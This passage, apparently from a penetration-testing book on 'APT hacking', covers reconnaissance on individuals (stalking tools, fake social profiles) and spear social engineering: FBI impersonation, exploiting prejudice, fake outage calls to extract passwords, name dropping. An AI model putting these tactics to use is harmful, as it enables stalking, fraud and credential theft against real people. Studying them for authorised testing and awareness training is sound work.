Choosing the right individual mostly boils down to what asset we are targeting. If our plan is to get access to bank accounts, wire transfer info, or other financial systems or information, it makes the most sense to start by targeting an individual who will have direct access to that information or those systems. In this case, we might be looking for the chief financial officer, an accountant, a manager in the financial department, and so on.

We have already obtained this information from all of our efforts, including

- ▶ Scraping LinkedIn and other networking sites
- ▶ Building a personnel directory
- ▶ Performing war dialing
- ▶ Performing e-mail enumeration

Nontraditional Information Repositories

Again, don't underestimate the power of simply Googling and manually searching for any juicy nuggets of information about your targeted individual. I've found surprising information, including legal documents, news stories, meeting minutes, and more. If you identify a user name or e-mail address associated with a user, be sure to query search engines for that user name and attempt to identify if the same account name is used at other common websites. For example, if the user's Facebook user ID is WeakTargetPresident78, you should search for the user name WeakTargetPresident78 at other sites like Twitter, Google, etc. By doing this, you can identify online forums that the user participates in, user interests, and other websites the user frequents, which can provide a lot of useful information.

In addition to checking Google, you can find useful information in other locations, as outlined in the following table.

Data Source	Description
License plates	Many states allow you to look up information associated with a specific license plate
Business registries	Government or independently run organizations housing information about organizations for a specific region
Better Business Bureau	A nonprofit organization that provides reliability information and details complaints about an organization
Trade groups	Groups of businesses or professionals working in a common industry or vertical
Government offices	Agencies such as the county clerk office can have mortgage, deed, and land information related to the target organization
Securities and Exchange Commission	This organization contains stockpiles of current and historical data on publicly traded companies (www.sec.gov)

In addition, online forums, groups, listservs, or any other collaboration systems can be a great source of information. Many times, you might even find these types of “watering holes” were set up by employees of the organization without the consent of the organization and contain a large amount of useful information about the target.

Automated Individual Reconnaissance

Performing reconnaissance on individuals is almost identical to performing reconnaissance tasks against the organization. We want to identify as much information on the person as possible. This includes obvious information such as e-mail address, phone number, office locations, etc. However, there are less obvious pieces of information that can be just as important, such as the person’s likes and dislikes, political stance, family members, and vacation destinations. Just as when collecting information on a target organization, no information should be considered too small or too insignificant. All of this information can be used to craft specific phishing messages that are likely to elicit the response we desire from the targeted individual.

Rather than manually searching for information about our target individual, we can automate some of these tasks. Using the osintstalker toolset, we can quickly gather a large amount of data on our target. The toolset currently consists of two main tools: fbstalker and geostalker.

The fbstalker tool gathers an absurd amount of data on a specified user from Facebook. This data includes

- ▶ A list of all the user's friends
- ▶ The photos with the user tagged in them
- ▶ The photos commented on by the user
- ▶ The photos liked by the user
- ▶ The photos the user posted
- ▶ The places visited by the user
- ▶ The places liked by the user
- ▶ The videos posted by the user
- ▶ The apps the user installed

After obtaining just this list of information, you should have more than enough to craft a message that will be irresistible to our targeted individual. Based on the user's privacy settings, there may be restrictions on what information an anonymous person (or non-friend) can see. It is becoming more frequent that anonymous users can see very little of users. However, this is easily fixed using a few common techniques.

The first method is to connect with a friend or relative of the individual on Facebook. Typically, friends of a user's friend are allowed to see most of the user's information. If that doesn't work, you can always simply send a friend request or otherwise connect with your target. Common examples of how to achieve this include

- ▶ Create a profile of another individual who works at the target organization
- ▶ Create a profile of someone in the same field or profession
- ▶ Create a profile of someone with similar interests or political views

The geostalker tool automates the acquisition of geo-metadata from images. The great thing about geostalker is the amount of sources it can pull data from, including Flickr, Instagram, Twitter, and Wigle. The user IDs are also used to

find accounts across other networks, including Facebook, YouTube, Google+, LinkedIn, and Google Search.

Our Current View

At this point, you should have a good understanding of the target organization, as well as a few key individuals who we will target in the next phase of attack. You also should understand the organizational structure and the names of key departments and locations.

Remember that not only will all of this information be useful in our next phase of attack, but also in all future attack phases. Consider all of the information that might be useful if we were to attempt to physically penetrate the organization and were confronted by a security guard. Or if we need to target remote workers, the GEOINT that we've gathered will be critical for that phase.

Don't Forget

With this phase, be especially open to the information you might find and the sources that might contain that information. Never rely too much on automation, as the information you obtain through manually reading and reviewing the data will help you in all future phases of attack.

In this chapter, you learned about:

- ▶ Search engine operators
- ▶ Search engine automation
- ▶ Search engine alerts
- ▶ Finding and querying personnel directories
- ▶ Stateful and stateless harvesting of the data in these directories
- ▶ How to handle text and HTML tables
- ▶ Analyzing the results and building a spreadsheet of personnel
- ▶ Harvesting e-mail accounts for personnel
- ▶ Identifying key pieces of e-mail-related data, including
 - ▶ Common or standard e-mail signatures
 - ▶ E-mail footers
 - ▶ Out-of-office e-mails

- ▶ Nondelivery reports
- ▶ E-mail header information
- ▶ Methods for eliciting e-mail responses from large groups of individuals
- ▶ Obtaining geographical data related to the target
- ▶ Performing reconnaissance against individuals

CHAPTER

6

Spear Social Engineering

We are here. We are only breaths away from actively engaging our target, at which point there is no turning back. If you make a mistake at this point and blow your cover and the target becomes aware of an attack, you may never be able to gain back your advantage entirely. On the other hand, a well-planned war means that you may lose a battle with a specific individual but still come out victorious. You should take this time to really ponder the extreme importance of proper reconnaissance. Have you prepared yourself properly for battle?

When analyzing all of the data you gathered during the reconnaissance phase, don't ask yourself "*Is this useful?*"—ask yourself "*How is this useful?*" You'll find that almost all of the data will in some way help you better craft your social engineering attacks.

In this chapter, we'll start by jumping into social engineering and some of the strategies and tactics that can prove to be beneficial for the APT hacker. After that, we'll discuss the strategies and tactics that can allow you to take the first step into gaining access to your target organization.

Social Engineering

There has been an overwhelming amount of work released recently on social engineering. We will cover some of the core strategies and tactics for the APT hacker, but we assume the reader has at least a cursory, if not a foundational, knowledge of social engineering. This book should also not be the last piece of education on social engineering for the APT hacker, but instead should be just another ladder in the progression toward mastery.

We will attempt to cover the art and science of social engineering in a way that will not only prove to be the most useful for you, but will also withstand the test of time. However, out of necessity, we cannot cover everything related to social engineering, considering a library could probably be filled on this topic.

alone.

The tactics covered in this chapter will focus on digital communication in which you are not face to face with your target—for example, via e-mail or instant message—but much of it will still apply to direct social engineering. We will cover additional strategies and tactics that are useful for face-to-face interactions later in the book.

Since we discussed social engineering and social omniscience in previous chapters, we won’t belabor the difference here. Just remember that social omniscience involves understanding the social implications, the part that humans play in every element of our attack, and the part they play in shaping our target organization.

As with the other attacks and techniques in this book, we will cover the *science* and the *art* of social engineering. The science of social engineering is vast and deep, and as we have said, simply cannot be covered in entirety in a single chapter, and frankly probably not within a single lifespan. This science is an ever-growing compilation of psychology, pathology, genetics, evolution, and even philosophy.

Whether discussing trust, rapport, attraction, authority, submission, or any of the other concepts in this chapter, you can’t escape that these are not cognitive higher-function brain activities. These concepts are the foundation of and deeply rooted functions of our brains.

The art, however, comes from understanding, practicing, and trusting your gut when executing attacks that involve social engineering. I think that bears repeating: The true art of social engineering comes only from learning and actually putting your knowledge to the test in the real world. The art of social engineering can only be acquired in the real world, dealing with real humans. Remember the proverb “To know and not do is to not yet know.”

At first, the idea of trusting your gut might seem a little counterintuitive, but there is a very good reason why trusting your gut is particularly useful within social engineering. Don’t forget for a second that all of the core social engineering concepts (and the “vulnerabilities” we exploit) are deeply rooted in human psychology and evolution, which has been shaped over thousands and thousands of years and is deeply tied to the survival of the human species.

Take a second to ponder the following: Have you ever dealt with someone and just had a “feeling” that you couldn’t really explain? Maybe that feeling told you the person was lying, or untrustworthy, or someone you just didn’t want to mess with. Or maybe you just didn’t “like” the person—you didn’t know why, but that’s how you felt. Maybe you had a conversation with someone you just met

and not too long into the conversation you thought, “Hey, this person seems cool. I really like him.” Or have you ever observed a conversation between two people from a distance and even though you couldn’t hear what they were saying, you knew it was an uncomfortable conversation?

This is all proof that the ability to observe, decode, and understand all of the subconscious elements of social engineering are an innate skill in every human. Taking the next step to use these skills to our advantage or use our understanding of these systems to fraudulently manipulate the thoughts of another human is a necessity for an APT hacker. Keep it simple and trust your gut. There’s no reason to overcomplicate or overanalyze your social engineering attacks.

NOTE

As an APT hacker, you must be an observer of human behavior; if you haven't previously observed other humans, then start today.

Consider social engineering not a confrontation or a war, but a dance. You don’t force someone to do your bidding; instead, you gently lead them and watch for subtle cues that you might not yet be in sync. You then adjust, make them comfortable, and lead them again.

One of the most important concepts in social engineering is trust. If you want someone to do something for you, they need to trust you. Whether you want them to do something relatively innocuous or something that will require them to act in a way counter to security policies, it all requires trust.

Many of the strategies and tactics discussed in this chapter all work toward building trust. Many of the strategies and tactics center around building the rapport to gain someone’s trust. Many times, this rapport can be built quickly, as little as a minute or two in some cases.

Through all of the discussions, remember that the devil can be in the details, and executing very well in one aspect of a social engineering attack but forgetting about some of the other details can completely ruin an otherwise well-executed plan. For example, if you claim to be of a certain profession but you don’t dress the part, this could be the fatal flaw. Or if you claim to be from a specific organization but your e-mail signature just isn’t right, this could ruin your attack.

Social Engineering Strategies

Several core concepts or truths should influence or be present in most, if not all, of your social engineering attacks. The following strategies represent those truths. We will cover specific techniques in the next segment and then follow that up with a few specific examples of attacks that could be executed.

Assumptions

One of the most critical components of social engineering is understanding and manipulating individuals based on their assumptions. An individual's assumptions are beneficial to us in many ways. Whether the assumptions dictate what an individual considers trustworthy, untrustworthy, likeable, legitimate, attractive, and so on, understanding the assumptions someone is likely to make can allow us to choose a story that is consistent with these assumptions.

Assumptions can be as simple as preconceived ideas based on social norms or as complex as racial biases. One of the most important things to remember is that it does not matter whether you agree or not with the assumption, only that you understand what the assumption is likely to be so that you can create a story that is consistent with the assumption to meet your end goal. We'll discuss tactical implications in our discussion of legitimacy triggers, but you should understand that manipulating individuals based on the assumptions they make is a strategic concept that is woven throughout many tactical steps.

Do What Works for You

Possibly the most important strategy within social engineering is to know yourself and use tactics and execute attacks that can guarantee your success. You must use your own personal strengths and account for your weaknesses based on your own physical and mental makeup. Remember the ninja's requirement of executing attacks without ego. You must perform an ego-free assessment of your strengths and weaknesses to execute social engineering attacks that are guaranteed a greater success rate.

There are many different social engineering tactics and specific attacks, but some of these simply might not be practical for you to execute. For example, it might be a good option to seduce a female employee of a target organization in order to steal her physical and logical access tokens, but if you're so nervous dealing with women that your idea of a successful interaction is that you didn't

faint, well, then maybe this specific attack isn't for you. Likewise, it may be possible to physically break into an organization, but if you're a 400-pound, six-and-a-half-foot man with a perspiration problem, this might not be the best option for you. Now these are extreme (and somewhat comical) examples, but the point is the same. Be honest with yourself, know yourself, know your capabilities, understand how people will view you (physically or otherwise), and choose the attacks and techniques that will work for you.

The concept of no ego, which we covered in the methodology, is especially important in your social engineering attacks. This attack phase is where problems with ego could have the greatest impact on your success. For example, it may be much more fun to break into a facility at the dead of night or claim to be a high-roller attorney, but if pretending to be a member of the cleaning crew and showing up in filthy clothes will get the job done, then I say it's time to put on your dirty clothes.

Preparation

You have already performed extensive preparation when conducting reconnaissance on your target organization and target individual; you absolutely must perform extensive research and preparation for your social engineering attacks. The biggest items are to prepare your story and background.

Some of the key elements when preparing include

- ▶ The overall story for your interaction (e.g., I will pretend to be an employee from a remote location)
- ▶ The multiple steps or phases in your story (e.g., I will obtain specific server names via phishing and then use this information to request a password reset)
- ▶ The hoops you wish your target to jump through (e.g., I will convey information assumed to be known only to employees, ask for innocuous information via e-mail, and then ask for the name of the servers and request to have the password reset)

This preparation should also include defining specific tactics, items, or actions you will take to ensure success, including

- ▶ The tone of your e-mail or phone call
- ▶ The uniform or clothing you will choose

- ▶ The names of individuals or companies you will reference
- ▶ Specific industry or company terms you will use
- ▶ Building the appropriate resources based on your attack (for example, website, e-mails, letterhead, logos)

Legitimacy Triggers

One of the most powerful social engineering truths is the power of assumed legitimacy. Assumed legitimacy refers to the fact that with minor implicit or explicit declarations, a person is willing to trust the veracity or legitimacy of the statement. In other words, people are trained to trust simple indications that something is true.

For example, consider a retail store's return policy. A customer tries to return a defective product two months after its purchase. The employee informs the customer that the store has a policy that items cannot be returned after 30 days and points to an old dingy piece of paper on the wall that says this. It doesn't matter that the customer never saw the policy before or agreed to it; if it's written on a physical piece of paper, it must be true.

Another good example is people's ability to be scammed into buying phony merchandise. Consider someone trying to sell a basketball signed by Michael Jordan. Many people might not be willing to trust your word that the signature on the ball was actually penned by the person you claim, but if you also have an official-looking document that certifies this, then the number of people willing to trust your statement will rise significantly. It's always funny to see the number of people who are skeptical that the merchandise might be phony but are willing to trust a piece of paper that can be just as easily forged.

To apply this directly to a social engineering attack, consider this: If I tell you I work with the FBI, you might not have any reason to believe me. But if I show up with a blue jacket with yellow letters that say FBI and a letter with FBI logos and a signature, you might be more likely to believe what I claim.

One of the best real-world examples is the story of a *Candid Camera* episode from 1963. In the episode, they gave a man an official-looking hat, a clipboard, a railroad crossing gate, and a sign that read "Delaware CLOSED Today." He then apologized to motorists at the Pennsylvania border as he informed them that Delaware's quota had been filled and that the state was closed for just the day and would reopen the next day. People were confused, but couldn't argue with the man with the clipboard and sign; the legitimacy triggers were just too great

for common sense, so they drove away from Delaware!

Legitimacy triggers should be sprinkled throughout all of your social engineering attacks, not just in face-to-face or verbal communication. Look for opportunities in all of your social engineering attacks to use legitimacy triggers, and frankly, you'll typically want to use as many as practical in any attack. Using the FBI agent example earlier, you'd probably be even more likely to believe I am an FBI agent if I also have

- ▶ Business cards with FBI logo and an appropriate title
- ▶ An earpiece or walkie-talkie (and I communicate with another “agent”)
- ▶ A gun holstered on my hip or under my arm
- ▶ An appropriate nondescript vehicle

Keep It Simple, Stupid

One of the core tenets of the APT hacker is KISS: Keep It Simple, Stupid. This is especially true for social engineering. Many experts will go into detail about specific tactical indicators when face to face with another person. Although this information may be 100 percent accurate, if it's not usable or pragmatic, then ultimately, it's not that useful to us.

In your journey to continuously improve your social engineering skills, you will definitely want to explore and learn as much as you can. Be sure to ask yourself for the practical real-world uses for what you're learning. Keep in mind that many times, the simplest attacks are the ones with the highest success rate.

Don't Get Caught

This might seem like obvious criteria for all of your attacks, but it takes on special meaning for social engineering attacks.

The core concept here is not to simply avoid getting caught, but to always leave yourself a reasonable explanation or way out of your social engineering stories that will not alert the person being social engineered of your activities. Not only do we not want the target individual to become aware of the attack, but more importantly, we don't want the target individual to alert additional people (such as physical or IT security support) of anything suspicious.

Another way to look at this is your ability to walk away. It is perfectly acceptable to not succeed at social engineering a specific individual at your

target because you know that for every suspicious individual who doesn't want to cooperate with you, there are probably four more who will.

This concept is also important, regardless of the specific method you choose. For example, if you're social engineering someone via e-mail, be sure to leave yourself a reasonable explanation out of the interaction if the person becomes suspicious. Let's say you were attempting to get a specific individual to open an attachment. Often, it is better to claim to be an outsider than it is to spoof the e-mail and claim to be someone who works for the same target organization. If the person is suspicious and sends a message back to you indicating they don't know who you are and that they won't open the e-mail attachment, you might be able to simply apologize and explain it was sent to the wrong person, or you have the wrong e-mail address, or the person who gave you their e-mail address gave you the wrong information.

If you had sent the message from a spoofed address, a simple phone call to the supposed sender of the spoofed e-mail will immediately indicate that something is wrong. As part of this, you should become adept at understanding when someone is becoming suspicious and not push that individual too hard. Instead, simply walk away and target a less suspicious individual.

Remember that at this phase of attack, you should be targeting a specific individual. Since you prepared with extensive recon on the target organization and even more reconnaissance on the individual, you should feel quite comfortable and confident with your story. However, APT hackers are human, and just like every other human, we make mistakes. In [Chapter 9](#), we'll discuss some techniques you can use to gracefully back out of a physical infiltration that fails.

Don't Lie

Now this might seem like a counterintuitive concept at first, but I guarantee that if you keep this strategy in mind when designing and executing your social engineering attacks, you will see a measurable increase in your success rate. The strategy of not lying is a relatively simple one. I do not mean that you can't say anything that is untrue, but say as little untrue information as possible!

By limiting the elements of your story that are untrue, you limit the number of important or unnatural facts that you'll have to keep track of and account for. This is also intertwined with the other concepts of choosing what works for you and preparation. If you've been in a specific field for the past ten years, choose a story that will allow you to use this information since it is familiar and natural to

you.

For example, if you're going to break into an office building, claiming to be an electrician, but you don't know the first thing about power cabling, this is probably not the right choice for you. If, however, you've worked in IT for ten years, then perhaps it's smarter to simply say you're there to fix a printer or install a wireless access point. This way, if you are questioned, you won't be discovered after a few token technical questions.

In this case, by choosing something you're already familiar with, in a way, you're not really lying. Sure, maybe you weren't actually hired legitimately to fix a printer or install a wireless access point, but at least you'll have no problem playing the part. And you're probably already familiar with the conversations and types of objections or questions you might receive.

Limiting the number of untrue elements in your attack is a critical strategy. Many people think that con-men and social engineers perform their wizardry by architecting complex lies with a lot of details, like a novelist weaving a story, but I've found that this is not only unnecessary, it also can actually be counterproductive.

In addition, there is another important element to the strategy of not lying: When you must lie, believe your lie. This concept is part of the art of social engineering, and the mastery of it only comes with experience. This concept is especially true for social engineering attacks that require you to think on your feet, such as phone calls and face-to-face interaction.

When you don't believe your own lie, you will act and respond with indicators that something is wrong. You may eventually find yourself stumbling over your own story, and your target will be much more likely to identify that something just isn't right. These indicators could be minor and only present themselves in subtle ways, such as a change in the tone of your voice, your body language, or your timing.

This is also an important detail because you can't ever let yourself fall into the trap of thinking that your target individual is just another stupid or gullible person. Because stupid and gullible people will surprise you when they just don't feel right in their gut about something about you or your story and decide to tell someone in security about it.

In my career, I've attempted impersonations of many different professionals—doctors, lawyers, repairmen. The attacks where I have the greatest success (or at least the most stress-free success) are the ones where I am intimately familiar with the subject material and, not surprisingly, the target. The times when I've failed the most have been when I wandered too far away from my comfort zone

in knowledge, whether that knowledge is hard data (like technical facts) or simple facts in my story, like a person I claimed to know or a school I claimed to have attended.

Also, keep in mind that saying “I don’t know” to a target is perfectly acceptable. Again, many people seem to have the opinion that a good social engineer has all the answers for any given rebuttal. For me, I’ve found it’s exponentially more effective if you simply admit you don’t know something. Now bear in mind again that you must have prepared and that there are obvious things that you simply won’t be able to plead the Fifth on. For example, if you’re claiming to be a doctor but you can’t read a basic medical chart when it’s handed to you, that’s not going to end well.

On the other hand, if someone asks if you know something specific or someone specific, many times, it can be in your best interest to simply admit that you don’t know the answer. Some good go-to responses that have served me well when not knowing something specific include

- ▶ I’m sorry, I’m new here.
- ▶ Oh, I misheard you. Of course, I know John Smith. I thought you said “a Bond Smith.”
- ▶ Hello, Hello, are you still there, can you hear me? (when social engineering via phone). This tactic may not produce the same results if you’re face to face.

My number one favorite for not knowing something or someone? I just tell the person “sorry, I’m new.” This tends to really lower your target’s guard and might actually make them much more prone to helping you, as it seems like you might be struggling, and for a good reason—starting a new job can be a little frazzling; who hasn’t been in that spot before?

This also works well most of the time, regardless of what organization you claim to be with. For example, if you say you’re with a partner organization or even working for the target organization directly, but you don’t know a term, system, or person that should be well known, it could simply be that this is your first week on the job and you’re still picking up a lot. You could also claim to be a consultant on a temporary project, but new to this “client.”

Be Congruent

Being congruent is extremely important, and by that I mean do things that are

in line with and not counterintuitive to your story, from your targets perspective. Or perhaps put more simply, you must “play the part.” To be congruent, you must consider all things for your story and how they will be perceived by your target.

Congruency will manifest itself in every aspect of your attack, including the clothes you wear, the accent you have, the car you drive, the area code you call from, the look and feel of your e-mails, your website, your personality, everything. In addition, part of being congruent means understanding that the devil is in the details.

For example, if you’re claiming to be calling from a partner organization in Washington, but you have a phone number displayed on caller ID that says New York, you’d better have a good explanation for this. Or perhaps you claim to be from a competitor, but you don’t know the latest news that’s all the talk in your target organization’s industry. Maybe you have a great-looking website, but you use industry terms inaccurately on your website or in your phishing e-mails. In all of these cases, these little details could be the difference between success and failure.

Being congruent may even involve playing to prejudices or preconceived ideas. For example, if you plan on physically breaking into a building of the target organization that is in a wealthy, Caucasian-dominated area with zero Latino individuals working at that location and you happen to be Latino, purporting to be a higher-up at the target organization or a competitor is probably not in your best interest.

The entire concept of congruence needs to be executed from the perspective of your target individual. This is the most important part of congruence. It doesn’t matter how you think you should act within your story—it only matters what your target individual thinks and acting in a way that is not going to be contradictory in the mind of your target. Look at it from the perspective that, in most cases, making your target user think about the veracity of your story is probably detrimental to you.

Social Engineering Tactics

The following are some of the most tried-and-true social engineering tactics that have served me well over the years. We will cover some of these in more depth in [Chapter 9](#), including some caveats when physically interacting with an individual.

Like Likes Like

People tend to be friends with or simply like individuals who are like them. And people tend to be less suspicious of and more helpful to people they like. Similarities include looking, dressing, and acting in a similar way; being the same ethnicity; or simply liking the same things such as a sports team or even the same favorite beer.

If you're not good at making friends or just being friendly, this is one problem you should seek to remedy immediately, and frankly, it's probably one of the easiest. If four-year-olds can make friends with strangers, you should be able to as well! There are many good books on making friends or building rapport, which are often used in sales-related literature). Be sure to seek out some of that information if this is a problem area for you.

There are opportunities to demonstrate your similarities over digital media as well as interactively. If you're performing social engineering over the phone, you can pick up on anything specific the person says or even *how* they say it. For example:

Attacker: Hey, do I detect a Southern accent? Where are you from? Oh, Alabama? I love Alabama, I wish I could move there. I used to go to Montgomery every year as a kid... .

Target: I can't wait to get out of here. I'm so glad it's Friday.

Attacker: Yeah, definitely, me too. Do you have any good plans on the weekend?

If you need to build rapport via e-mail, again, don't be afraid to be the initiator based on your reconnaissance, or just keep an eye out for anything specific the target says in responding. As a separate example, consider the following e-mail exchange:

Target: Thanks for the offer, you can send it on over. If you don't hear back from me right away though, it could be because I'll be away all next week.

Attacker: Okay, that's great. I'll get it sent over to you ASAP. Why will you be away, anything fun?

Target: I'll be in Florida with my family on vacation next week.

Attacker: Oh, I love Florida...

Or use some of the best information you obtained from your reconnaissance of the individual:

Attacker: Hello, Mike, a friend told me you were an avid sailor. That's great, I've been dying to learn how to sail. Any tips for a new beginner?

The number one thing to remember when social engineering someone in person is to be aware! Open your eyes and ears; people are constantly dropping little tidbits for you to pick up on and explore. For example:

- ▶ What is the person wearing? A college ring, a pin with an organization or professional affiliation, a hat with a favorite sports team, or even an interesting tattoo?
- ▶ What is on their desk? Family photos, sports memorabilia, strange gadgets?
- ▶ What is their name? Ask them what ethnicity their name is and go from there.

If any of these examples sound familiar, it's because every human being has probably had an almost identical conversation at least 100 times in their life. That's because there's nothing inherently malicious or underhanded about it. It's just two people trying to find a little commonality to be friendly with each other.

CAUTION

A huge warning is to not make it obvious what you are doing. Although people like people who are similar to themselves, if it becomes obvious (even a little) that you are specifically pretending to be like the target to gain trust, they will immediately dislike you and be much more suspicious of and unhelpful to you.

Another good technique is to match as much about the target individual as possible. This includes but is not limited to

- ▶ **Tone** What is the tone of their voice as well as the tone of their digital communication?
- ▶ **Their grammar** Do they appear to be a stickler for proper punctuation, or do they tend to just blurt their e-mails out as one long sentence?
- ▶ **Their greetings** Do they start their e-mails with formal or informal statements or just dive right into the meat of the communication?
- ▶ **Their farewells** How do they end their e-mails, phone calls, or face-to-face interactions?

One final note is that you must be aware of one personality type that this tactic

of mirroring doesn't necessarily always work on; I like to refer to these people as miserable grumps. These people appear to be angry at the world all the time and appear to never experience any happiness. I mention them here because I've encountered them more than a few times in social engineering engagements.

This can be a difficult person to read and social engineer, but spotting them is typically easy. I've had success with three basic approaches, but it's sometimes difficult to determine which tactic will work best. These approaches include

- ▶ **Mirroring** He says something negative. You agree with him and say something equally negative about the same topic.
- ▶ **Diehard positivity** Show that their negativity does not affect you. Just continue to try and win them over.
- ▶ **Quiet authority** Depending on your story and the person's position, you can simply ignore the negativity and assume the role of an authority. Oddly enough, these people seem to respond well to authority figures, probably because true authority figures are the only people who are naturally unaffected by their negativity.

Personality Types

We won't belabor the point here, but you should be aware of some of the most basic personality types and traits. You need to understand these personality types to be effective in all of the previously mentioned strategies and tactics. The following are not personality archetypes you'll find in a college textbook, but are based on the observations I've made after many years of social engineering engagements and penetration testing. By understanding the types of individuals you're likely to encounter, you can have a few tactics specific to that type ready to use.

Friendly

Friendly is the simplest and most accurate way to describe some people. These people are easy to spot. They will most likely be smiling, have a bubbly or outgoing personality, or otherwise just seem generally happy to help another person. These are the people you either see smiling in person or you can hear them smiling over the phone; yes, you can literally hear them smile over the phone. Friendly people tend to make the best targets for a social engineer. They are prime targets for one reason: They tend to be very trusting of other people. This

trust will manifest itself in them being downright helpful to us.

You should note that I am not describing only a personality trait here; instead, I'm referring to the definition of a specific class of target. Individuals can still be "friendly" or otherwise act amicably, but might not fall into this category.

You should also note that friendly does not mean they are necessarily an extrovert. I have met people who fall into this category who are not actually extroverts. Understand that although being friendly makes these individuals good targets, it does not in any way imply that they are stupid. On the contrary, many friendly people are smart and intelligent—being friendly is just a core part of their personality.

Friendly people tend to respond best to other friendly people. These people also respond to authority, but they respond much better to friendly authority than to dominating authority. These are the types of people you can "schmooze," although that is often unnecessary.

If you get a negative response from a friendly personality type, that is a bad thing, and you should probably bow out of that interaction. For example, if you make a friendly target suspicious, you will see in obvious signs that they are uncomfortable—they will hesitate when responding, and you will see or hear them trying to process your story.

Worker Bees

Worker bees are easy to spot as well. If you're walking down a hall and the person you're passing avoids eye contact, you may have just passed a worker bee. These people are tuned into their world, their own tasks, and getting their work done. They may tend to still have a friendly demeanor and may be trusting, but will not go out of their way to be helpful.

You can take the tactic of helping these people avoid personal "pain" or "annoyances." For example, one common approach is to call a person and tell them there is an issue on your end that will cause them a big headache, such as a "server failure" that will mean they won't have access to their files, and the worker bee can speed up the restoration of the files if they give you their password.

This specific example has been used before, but you can get creative. If you think you're dealing with a worker bee, feel free to create a problem for them that they can remediate by helping you with your goal, whether that's revealing confidential data, running our backdoor, etc. For example, if you can perform a denial of service (DoS) of their wireless connection and then tell them you can

fix the issue, you may be able to gain credibility and credentials.

Again, don't confuse worker bee to mean only an employee who is a nameless cog in the target organization. Even authorities can exhibit the worker bee mentality. Although some worker bees might be some type of authority figure, more often than not, these individuals might not believe they even have authority to stop someone and confront them.

Suspicious

Some people are naturally suspicious of *everything*. Although it's still possible to social engineer these people, it's typically not worth the risk of raising any further suspicions.

The real trick is to correctly identify an individual as the suspicious type and to not mistake token or obligatory questions as making someone a suspicious individual. Many times, an individual will ask a single question that may appear as if they are suspicious, but really, it's just a token question they're asking almost out of obligation. As long as you have a reasonable answer to their token question, there won't be an issue. It's as if you set their mind at ease. Even if they knew it was a simple question that could easily be answered fraudulently, you've acted the way you "should", and so have they.

Individuals who are truly suspicious types will have a much more interrogating tone or a prickly demeanor. You'll get the sense that they understand they're being confrontational, but they don't care if it makes you feel uncomfortable. On the other hand, a person who is just giving token resistance will seem uncomfortable themselves when asking what may sound like confrontational questions and might literally apologize for this.

Road Blocks

Road blocks are so named because you are unlikely to get anywhere with these types of people. They will take issue with anyone's story, even during everyday tasks with legitimate people. Many times, if you encounter a road block who is questioning your story it's not even that they are necessarily suspicious of you or your story—it is just their modus operandi.

Road blocks are actually rare, and I've only had to deal with them a handful of times, but when you meet one, you will know it. In my experience, these tend to be people with authority complexes, and ironically if not unsurprisingly, these are often people without much authority.

Although in my opinion, the right story at the right time is capable of social engineering anyone, if you encounter a road block, your best bet is most likely to gracefully back out of your interaction and identify an easier target.

Authorities

There has been a great deal of coverage on authorities and how to social engineer them, and in my opinion, authorities can be some of the absolute best and easiest targets. I have found two general types of authorities: high-level authorities and mid-level authorities.

The high-level authorities are the CEO types. They can seem curt or uninterested in things outside their area of expertise. This uninterested attitude can make them appear almost oblivious to the possibility of social engineering attacks, which can make them easy to social engineer.

The mid-level authorities are typically more like managers of departments or specific areas. These authority types can be somewhat more difficult to social engineer directly, depending on the story. These people tend to be more hands-on and aware of what is proper protocol in their domain. Thus, you should avoid attempting to social engineer these people with anything that directly confronts their authority. For example, attempting to social engineer the head of physical security by stating you are allowed to bypass certain physical security checkpoints is not a good route.

Events

Mentioning events of importance to your target, especially during phishing, can be an extremely effective tactic in eliciting a response or building trust. This is actually a common method used by cyber-criminals when using e-mail phishing and the spray-and-pray approach. It's no wonder that during tax time, phishing campaigns related to errors in tax submission spike. Or that during releases of a much-hyped new product, related scam e-mails will increase.

Definitely get creative. You don't have to rely just on world events—any small company or local event will do, as long as the person is interested. Some examples include

- ▶ You just won free tickets to *<local sports game>*
- ▶ Important requirements for upcoming company picnic

- ▶ Register for a free ticket to <*industry conference*>
- ▶ You have been nominated for <*industry award*>

Tell Me What I Know

Conveying to individuals multiple facts that they are aware of but that they believe are somewhat private pieces of information can be a great way to build trust. For example, if you want someone to divulge specific information rather than just jumping in immediately and asking for it without any preamble, you should attempt to demonstrate as much information about the specific story as you can that will be true to the target user. To put it another way: Tell the target individual enough information that is specific to them or their organization or that demonstrates you have the same authorization as them to build credibility, which will allow you to then ask for information you don't have.

As an example, if you want a person to perform an action within a software application, such as adding a new user or dictating to you some data over the phone, you should first demonstrate as much knowledge about that system as is necessary to gain their trust. So rather than calling them on the phone and saying:

“Hey, can you look up John Smith in the SoftwareX system?”

You could say something along the lines of:

“Hey, this is Jason in Miami. Can you do me a huge favor? My stupid SoftwareX system is down again. I heard the help desk did something to it last week, an upgrade or something, and now I can't bring up the AP Module. Normally, when I click Modules and then AP Module, it will display a list of clients, but now it's just saying ‘error in client list’. Can you look up this client for me?”

In this case, key things such as referring to the software by the name most employees give it (SoftwareX), referring to the IT support group with the proper name, and referring to specific areas of the application correctly are all triggers that you are an insider and are already authorized to access that data.

Insider Information

Utilizing the tactic of insider information is slightly different from telling the target what they know. Instead of simply regurgitating information that is specific to the individual or target organization, you should demonstrate any knowledge that shows you are an insider of the “organizational club.”

You can show that you're an insider by using industry-standard lingo or acronyms, company-specific phrases, or even just by complaining about the same things. For example, in the same way that help desk groups will complain about end users or nurses might complain about patients, you can establish a common ground and show the person you're speaking with that you are similar or part of the same "club."

Name Dropping

One of the best ways of demonstrating insider information is the age-old practice of name dropping—that is, using someone's name who is familiar to the target individual to add credibility to your story. The tactic that I have had the most success with has been to use someone with more authority than the person I was speaking with. For example, mentioning the president's name, CEO's name, or head of IT to a secretary or lower-level employee.

I have used this so many times and so simply that it is definitely a permanent tactic in my bag. I have made statements like "John Smith hired me to come do this today" or "John Smith told me to call you." If you're going to name drop, however, you need to be careful how you do it. If you go overboard and claim to have a closer relationship (whether personal or professional) with the person you are referencing, then you might get caught if you don't know that person well enough to answer potential questions.

The Right Tactic

Many people get caught up in analyzing all the options for how to approach a specific social engineering task. You could spend a year analyzing all of the possible options for how to approach and interact with your target. Some of the most effective approaches include

- ▶ **Authority** The use of authority can be an easy one—simply stating or inferring that your target should help you because you have authority over them at some level.
- ▶ **Supplication** Supplication infers that you are humbly asking for someone's help and that someone most likely has some type of authority over you.
- ▶ **Sympathy** Asking for help from someone who is relatively at the same

level as you by showing that you are in trouble or struggling at some level.

► **Sex appeal** Flirting can sometimes be great at building rapport and getting someone to comply with your requests.

